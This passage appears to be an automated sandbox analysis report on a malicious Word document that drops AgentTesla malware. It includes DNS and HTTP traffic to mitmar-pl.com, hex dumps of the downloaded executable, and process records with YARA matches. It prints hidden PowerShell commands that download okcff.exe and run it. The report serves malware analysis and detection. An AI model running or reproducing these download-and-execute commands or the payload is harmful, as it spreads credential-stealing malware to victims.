Jan 14, 2022 10:23:17.952476025 CET	8.8.8.8	192.168.2.22	0xf90	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:22.446824074 CET	8.8.8.8	192.168.2.22	0x8b50	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:23.440036058 CET	8.8.8.8	192.168.2.22	0x8fde	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:27.011117935 CET	8.8.8.8	192.168.2.22	0x11d5	No error (0)	mitmar-pl.com		37.0.9.166	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mitmar-pl.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:17.996404886 CET	0	OUT	GET /okcff.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: mitmar-pl.com Connection: Keep-Alive
Jan 14, 2022 10:23:18.024344921 CET	2	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 14 Jan 2022 09:23:18 GMT Content-Type: application/x-msdownload Content-Length: 194560 Last-Modified: Fri, 14 Jan 2022 05:56:32 GMT Connection: keep-alive ETag: "61e11090-2f800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9a 59 03 f6 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 54 00 00 00 a2 02 00 00 00 00 00 4e 73 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 03 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 73 00 00 4b 00 00 00 00 80 00 00 58 9f 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 53 00 00 00 20 00 00 00 54 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 58 9f 02 00 00 80 00 00 00 a0 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 03 00 00 02 00 00 00 f6 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 73 00 00 00 00 00 00 48 00 00 00 02 00 05 00 98 42 00 00 b0 2f 00 00 03 00 00 00 01 00 00 06 48 72 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 04 00 1f 00 00 00 01 00 00 11 00 72 01 00 00 70 28 01 00 00 0a 28 02 00 00 0a 14 28 02 00 00 06 0a 06 28 03 00 00 0a 00 2a 00 1b 30 08 00 51 0c 00 00 02 00 00 11 20 0f 00 00 00 fe 0e 24 00 38 00 00 00 00 fe 0c 24 00 45 1f 00 00 00 e1 0a 00 00 19 0a 00 00 a4 01 00 00 ae 01 00 00 83 01 00 00 53 01 00 00 a8 0a 00 00 0c 0b 00 00 8f 02 00 00 63 05 00 00 dc 02 00 00 90 01 00 00 5e 09 00 00 b9 01 00 00 b2 02 00 00 37 05 00 00 3e 0b 00 00 32 0a 00 00 86 08 00 00 f1 03 00 00 0b 0a 00 00 9d 0b 00 00 28 0a 00 00 f7 01 00 00 cd 09 00 00 ca 01 00 00 97 0a 00 00 5b 09 00 00 f4 0a 00 00 1b 08 00 00 6d 0b 00 00 38 dc 0a 00 00 00 38 4d 00 00 00 20 03 00 00 00 7e 5f 00 00 04 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 28 00 45 04 00 00 00 05 00 00 00 71 00 00 00 99 00 00 00 5e 00 00 00 38 00 00 00 00 11 03 11 19 16 11 19 8e 69 6f 04 00 00 0a 38 00 00 00 00 00 00 11 2f 28 19 00 00 06 3a 38 00 00 00 20 02 00 00 00 38 bb ff ff ff 00 11 2c 11 17 04 11 17 28 17 00 00 06 28 05 00 00 0a 13 2a 20 01 00 00 00 7e 68 00 00 04 39 98 ff ff ff 26 20 01 00 00 00 38 8d ff ff ff 11 2f 28 16 00 00 06 74 04 00 00 01 13 17 38 bf ff ff ff 28 18 00 00 06 11 2a 28 12 00 00 06 13 19 20 00 00 00 00 7e 0d 00 00 04 39 5d ff ff ff 26 20 00 00 00 00 38 52 ff ff ff dd 03 03 00 00 11 2f 75 14 00 00 01 13 1a 38 16 00 00 00 fe 0c 0f 00 45 02 00 00 00 32 00 00 00 26 00 00 00 38 2d 00 00 00 11 1a 3a 1a 00 00 00 20 00 00 00 00 7e 50 00 00 04 3a d8 ff ff ff 26 20 00 00 00 00 38 cd ff ff ff 11 1a 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELY0TNs @ @@sKX H.textTS T `.rsrcXV@@.reloc @B0sHB/Hr0rp((((*0Q 8ESc^7>2([m88M ~_:& 8(Eq^8io8/(:8 8,((* ~h9& 8/(t8(*(~9]& 8R/u8E2&8-: ~P:& 8o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:22.518182993 CET	206	OUT	GET /okcff.exe HTTP/1.1 Host: mitmar-pl.com Connection: Keep-Alive
Jan 14, 2022 10:23:22.545969963 CET	207	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 14 Jan 2022 09:23:22 GMT Content-Type: application/x-msdownload Content-Length: 194560 Last-Modified: Fri, 14 Jan 2022 05:56:32 GMT Connection: keep-alive ETag: "61e11090-2f800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9a 59 03 f6 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 54 00 00 00 a2 02 00 00 00 00 00 4e 73 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 03 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 73 00 00 4b 00 00 00 00 80 00 00 58 9f 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 53 00 00 00 20 00 00 00 54 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 58 9f 02 00 00 80 00 00 00 a0 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 03 00 00 02 00 00 00 f6 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 73 00 00 00 00 00 00 48 00 00 00 02 00 05 00 98 42 00 00 b0 2f 00 00 03 00 00 00 01 00 00 06 48 72 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 04 00 1f 00 00 00 01 00 00 11 00 72 01 00 00 70 28 01 00 00 0a 28 02 00 00 0a 14 28 02 00 00 06 0a 06 28 03 00 00 0a 00 2a 00 1b 30 08 00 51 0c 00 00 02 00 00 11 20 0f 00 00 00 fe 0e 24 00 38 00 00 00 00 fe 0c 24 00 45 1f 00 00 00 e1 0a 00 00 19 0a 00 00 a4 01 00 00 ae 01 00 00 83 01 00 00 53 01 00 00 a8 0a 00 00 0c 0b 00 00 8f 02 00 00 63 05 00 00 dc 02 00 00 90 01 00 00 5e 09 00 00 b9 01 00 00 b2 02 00 00 37 05 00 00 3e 0b 00 00 32 0a 00 00 86 08 00 00 f1 03 00 00 0b 0a 00 00 9d 0b 00 00 28 0a 00 00 f7 01 00 00 cd 09 00 00 ca 01 00 00 97 0a 00 00 5b 09 00 00 f4 0a 00 00 1b 08 00 00 6d 0b 00 00 38 dc 0a 00 00 00 38 4d 00 00 00 20 03 00 00 00 7e 5f 00 00 04 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 28 00 45 04 00 00 00 05 00 00 00 71 00 00 00 99 00 00 00 5e 00 00 00 38 00 00 00 00 11 03 11 19 16 11 19 8e 69 6f 04 00 00 0a 38 00 00 00 00 00 00 11 2f 28 19 00 00 06 3a 38 00 00 00 20 02 00 00 00 38 bb ff ff ff 00 11 2c 11 17 04 11 17 28 17 00 00 06 28 05 00 00 0a 13 2a 20 01 00 00 00 7e 68 00 00 04 39 98 ff ff ff 26 20 01 00 00 00 38 8d ff ff ff 11 2f 28 16 00 00 06 74 04 00 00 01 13 17 38 bf ff ff ff 28 18 00 00 06 11 2a 28 12 00 00 06 13 19 20 00 00 00 00 7e 0d 00 00 04 39 5d ff ff ff 26 20 00 00 00 00 38 52 ff ff ff dd 03 03 00 00 11 2f 75 14 00 00 01 13 1a 38 16 00 00 00 fe 0c 0f 00 45 02 00 00 00 32 00 00 00 26 00 00 00 38 2d 00 00 00 11 1a 3a 1a 00 00 00 20 00 00 00 00 7e 50 00 00 04 3a d8 ff ff ff 26 20 00 00 00 00 38 cd ff ff ff 11 1a 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELY0TNs @ @@sKX H.textTS T `.rsrcXV@@.reloc @B0sHB/Hr0rp((((*0Q 8ESc^7>2([m88M ~_:& 8(Eq^8io8/(:8 8,((* ~h9& 8/(t8(*(~9]& 8R/u8E2&8-: ~P:& 8o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:23.479233027 CET	408	OUT	GET /okcff.exe HTTP/1.1 Host: mitmar-pl.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:23.507251978 CET	410	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 14 Jan 2022 09:23:23 GMT Content-Type: application/x-msdownload Content-Length: 194560 Last-Modified: Fri, 14 Jan 2022 05:56:32 GMT Connection: keep-alive ETag: "61e11090-2f800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9a 59 03 f6 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 54 00 00 00 a2 02 00 00 00 00 00 4e 73 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 03 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 73 00 00 4b 00 00 00 00 80 00 00 58 9f 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 53 00 00 00 20 00 00 00 54 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 58 9f 02 00 00 80 00 00 00 a0 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 03 00 00 02 00 00 00 f6 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 73 00 00 00 00 00 00 48 00 00 00 02 00 05 00 98 42 00 00 b0 2f 00 00 03 00 00 00 01 00 00 06 48 72 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 04 00 1f 00 00 00 01 00 00 11 00 72 01 00 00 70 28 01 00 00 0a 28 02 00 00 0a 14 28 02 00 00 06 0a 06 28 03 00 00 0a 00 2a 00 1b 30 08 00 51 0c 00 00 02 00 00 11 20 0f 00 00 00 fe 0e 24 00 38 00 00 00 00 fe 0c 24 00 45 1f 00 00 00 e1 0a 00 00 19 0a 00 00 a4 01 00 00 ae 01 00 00 83 01 00 00 53 01 00 00 a8 0a 00 00 0c 0b 00 00 8f 02 00 00 63 05 00 00 dc 02 00 00 90 01 00 00 5e 09 00 00 b9 01 00 00 b2 02 00 00 37 05 00 00 3e 0b 00 00 32 0a 00 00 86 08 00 00 f1 03 00 00 0b 0a 00 00 9d 0b 00 00 28 0a 00 00 f7 01 00 00 cd 09 00 00 ca 01 00 00 97 0a 00 00 5b 09 00 00 f4 0a 00 00 1b 08 00 00 6d 0b 00 00 38 dc 0a 00 00 00 38 4d 00 00 00 20 03 00 00 00 7e 5f 00 00 04 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 28 00 45 04 00 00 00 05 00 00 00 71 00 00 00 99 00 00 00 5e 00 00 00 38 00 00 00 00 11 03 11 19 16 11 19 8e 69 6f 04 00 00 0a 38 00 00 00 00 00 00 11 2f 28 19 00 00 06 3a 38 00 00 00 20 02 00 00 00 38 bb ff ff ff 00 11 2c 11 17 04 11 17 28 17 00 00 06 28 05 00 00 0a 13 2a 20 01 00 00 00 7e 68 00 00 04 39 98 ff ff ff 26 20 01 00 00 00 38 8d ff ff ff 11 2f 28 16 00 00 06 74 04 00 00 01 13 17 38 bf ff ff ff 28 18 00 00 06 11 2a 28 12 00 00 06 13 19 20 00 00 00 00 7e 0d 00 00 04 39 5d ff ff ff 26 20 00 00 00 00 38 52 ff ff ff dd 03 03 00 00 11 2f 75 14 00 00 01 13 1a 38 16 00 00 00 fe 0c 0f 00 45 02 00 00 00 32 00 00 00 26 00 00 00 38 2d 00 00 00 11 1a 3a 1a 00 00 00 20 00 00 00 00 7e 50 00 00 04 3a d8 ff ff ff 26 20 00 00 00 00 38 cd ff ff ff 11 1a 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELY0TNs @ @@sKX H.textTS T `.rsrcXV@@.reloc @B0sHB/Hr0rp((((*0Q 8ESc^7>2([m88M ~_:& 8(Eq^8io8/(:8 8,((* ~h9& 8/(t8(*(~9]& 8R/u8E2&8-: ~P:& 8o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:27.105874062 CET	612	OUT	GET /Crkrqdrd.jpeg HTTP/1.1 Host: mitmar-pl.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:27.134126902 CET	614	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 14 Jan 2022 09:23:27 GMT Content-Type: image/jpeg Content-Length: 519680 Last-Modified: Fri, 14 Jan 2022 05:40:37 GMT Connection: keep-alive ETag: "61e10cd5-7ee00" Accept-Ranges: bytes Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 c0 00 00 00 0c 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 08 00 38 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 08 00 34 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 64 00 72 00 6b 00 62 00 6d 00 73 00 78 00 79 00 6e 00 69 00 69 00 73 00 6f 00 77 00 67 00 74 00 74 00 67 00 53 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 18 00 58 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6 d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 32 00 32 00 30 00 32 00 20 00 a9 00 20 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 11 00 46 00 00 00 6c 00 6c 00 64 00 2e 00 64 00 72 00 6b 00 62 00 6d 00 73 00 78 00 79 00 6e 00 69 00 69 00 73 00 6f 00 77 00 67 00 74 00 74 00 67 00 53 00 00 00 65 00 6d 00 61 00 4e 00 6c 00 61 00 6e 00 72 00 65 00 74 00 6e 00 49 00 01 00 18 00 50 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 00 00 00 00 00 6e 00 6f 00 69 00 73 00 Data Ascii: 40.0.0.1noisreV ylbmessA80.0.0.1noisreVtcudorP4emaNtcudorP"lld.drkbmsxyniisowgttgSemaneliFlanigirO XskramedarTlageL*2202 thgirypoCthgirypoClageLFlld.drkbmsxyniisowgttgSemaNlanretnIP0.0.0.1nois

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2724 Parent PID: 596

General

Start time:	10:22:23
Start date:	14/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f6b0000
File size:	1423704 bytes

MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2904 Parent PID: 2724

General

Start time:	10:22:27
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.436663453.0000000000380000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: powershell.exe PID: 1308 Parent PID: 2724

General

Start time:	10:22:29
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.438152998.00000000003A0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 292 Parent PID: 2724

General

Start time:	10:22:29
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Written

File Read

Analysis Process: okcff.exe PID: 2656 Parent PID: 292

General

Start time:	10:22:34
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\okcff.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\okcff.exe"
Imagebase:	0x9f0000
File size:	194560 bytes
MD5 hash:	E9416A322E9A796D45588BC4FB04CD45

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623598488.00000000034DF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623598488.00000000034DF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623303719.00000000032D3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623303719.00000000032D3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.623662053.000000000356F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621443805.00000000023AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.621777237.0000000002543000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.621777237.0000000002543000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623703216.0000000003587000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623703216.0000000003587000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.623703216.0000000003587000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621327809.00000000022E7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621033509.0000000001E30000.00000004.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
